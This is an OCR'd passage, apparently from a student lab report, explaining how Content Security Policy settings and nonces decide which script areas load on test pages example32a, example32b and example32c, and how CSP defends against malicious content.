
Origin Policy as well, it labelled 'OK'. In example32b, for the nonce 111-111-111, 222-222-222, no Nonce, and example60 are of different Origin Policy, so they are labelled 'Failed'. Since the self and example70 are of same origin policy as well, it labelled 'OK' In example32c, for the nonce 111-111-111, self and example70 are of the same Origin Policy, so they are labelled 'OK'. The remaining fields are of different origin policy.

1. When visiting example32a, the button click works, but when visiting example32b and example32c the button does not click. The onClick function of each button is not set for example32b and example32c.

```
show_img('Task 7/pt 3/index.png')
show_img('Task 7/pt 3/apache_csp.png')
show_img('Task 7/pt 3/example32b_out.png')
```








1. For Area 5 and Area 6, we would have to add `*.example60` and `*.example70` into the apache configuration file

```
show_img('Task 7/pt 4/phpindex.png')
show_img('Task 7/pt 4/example32c_out.png')
```



1. For Areas 1, 2, 4, 5 and 6 to display 'OK', we have to add 'self', `*.example60` and `*.example70`, and the 2 nonces
1. CSP is a defends against any attacks that rely on executing malicious content in a trusted web context, or other attempts to circumvent the same origin policy. With CSP, you can restrict data sources that are allowed by a web application, by defining the appropriate CSP directive in the HTTP response header.